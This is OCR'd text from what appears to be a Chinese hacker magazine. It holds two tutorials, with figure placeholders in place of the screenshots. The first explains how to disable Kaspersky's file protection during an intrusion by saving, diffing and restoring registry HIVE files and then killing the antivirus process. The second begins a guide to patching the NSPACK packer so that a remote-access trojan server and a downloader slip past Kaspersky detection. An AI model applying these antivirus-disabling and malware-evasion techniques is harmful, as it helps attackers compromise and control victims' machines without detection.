


图7 注册表编辑错误




图8 REG命令的帮助信息

突破

在网上查询了许久，查到HIVE可以成功突破各种注册表监视软件修改键值，但是具体方法却几乎没有，这里要感谢XWIND及时提供了相关资料。根据资料发现，HIVE文件可以由XP系统自带的“REG.EXE”来导出，图8所示为REG命令的帮助信息。

其中的“SAVE”和“RESTORE”参数就是可以用来保存和恢复HIVE文件的。图9所示为“SVAE”参数的帮助信息。




图9 “SVAE”参数的帮助信息

先在卡巴中将“文件保护”功能激活，执行如图10所示中的第一行命令，将指定的注册表内容保存为“enabled.hiv”。再禁用“文件保护”功能，执行图10中的第二行命令，保存为“unabled.hiv”。

紧接着利用WinHex对这两个文件进行比较，如图11所示。




图10 操作成功




图11 WinHex的比较功能

对比后发现有一处就是我们之前修改的，如图12所示的偏移4524处。

下面我们来看一下如何恢复修改后的HIVE文件，达到修改键值的目的。图13所示为“RESTORE”参数的帮助信息。

恢复修改后的HIVE文件后提示操作成功，如图14所示。

让我们打开注册表编辑器看看是否真的成功了，结果如图15所示，完全逃过了卡巴的监控。




图12 比较发现偏移处




图13 “RESTORE”参数的帮助信息

虽然注册表键值已经修改成功，但没有立即生效。将“文件保护”功能禁用，打开冰刃，找到卡巴的进程，记录下进程名，如图16所示。




图14 操作提示成功




图15 注册表编辑成功

利用“Processes Utils Tools”这个命令行的进程管理工具




图16　在冰刃上找到进程名




图17　“Processes Utils Tools”命令帮助信息

将卡巴的进程Kill掉，具体帮助信息如图17所示。

最后再次打开卡巴，是不是发现“文件保护”功能已经失效了！

写在最后

上面的突破过程中留下了几个问题，在这里解释一下：

1、在入侵时，不可能通过卡巴来修改设置，除非使用3389远程登录，所以只能获取到激活“文件保护”功能的注册表内容，即HIVE文件，只有通过修改，方能得到禁止“文件保护”功能的HIVE文件，而上面比较的那个过程目的就是为了找到激活与禁止两个HIVE文件的不同；

2、用冰刃获取进程名只是为了直观，没有其他意思。因为在入侵过程中不可能使用图形界面的进程管理工具，那么命令行的则是首选。而卡巴的优先级比较高，需要选择底层的进程管理工具；“Processes Utils Tools”绝对是首选，因为它可以使用通配符哦！

好了，不多说了，最后留下我的Blog：http://www.smallrascal.cn，欢迎各位常来坐坐喝喝茶。

【本文介绍的相关工具已收录在本期光盘中】

编辑点评：

躲过卡巴查杀的一个好方法，不但图文并茂，而且操作详细，非常利于不熟悉的朋友学习，工具的配合使用恰到好处。

制作自己的通用免杀壳补丁

图 CC

从本文你可以学习到：

如何制作通用的免杀壳补丁

以前在杂志上看过一个文章制作免杀补丁，那个是用KEYMAKER制作，制作出来的根本用不了。刚看完第6期，按捺不住了也来一篇吧。

这次制作以制作卡巴免杀补丁为例子，用的工具有OD、CodeFusion Wizard、北斗3.6破解版、OC。用**DecepTion v4.0**（国外的一个捆绑器兼下载者）和黑防鸽子的服务端来制作NSPACK的通用免杀卡巴的补丁，所谓通用就是这个补丁几乎可以打在任何加了NSPACK的壳的程序上，原理是改壳免杀。

用北斗3.6分别给鸽子服务端S.EXE和DT生成的服务端B.EXE加壳，卡巴扫描报毒，用OD分别载入两个服务端，如图1，两个服务端载入后都是图1这个图。




图1　OD载入后的入口点

载入的服务端OD停在这里，用OD修改三处，如图2。

修改后的截图，红色部分和图1比较是修改后的，其中红色部分为修改的部分，共修改了三处，说一下原理，修改不一定完全正确，只是一个尝试的过程，例如其中ADD EBP,－7这一句由SUB EBP,7改的，道理很简单，下面的两句是把ADD改成了ADC，如果不进位的情况下是成功，到底进不进位或许不知道，保存程序并运行，可以运行并且卡巴不杀，说明修改成功了。这样一个手工制作的免杀服务端就出来了，下面开始制作补丁。

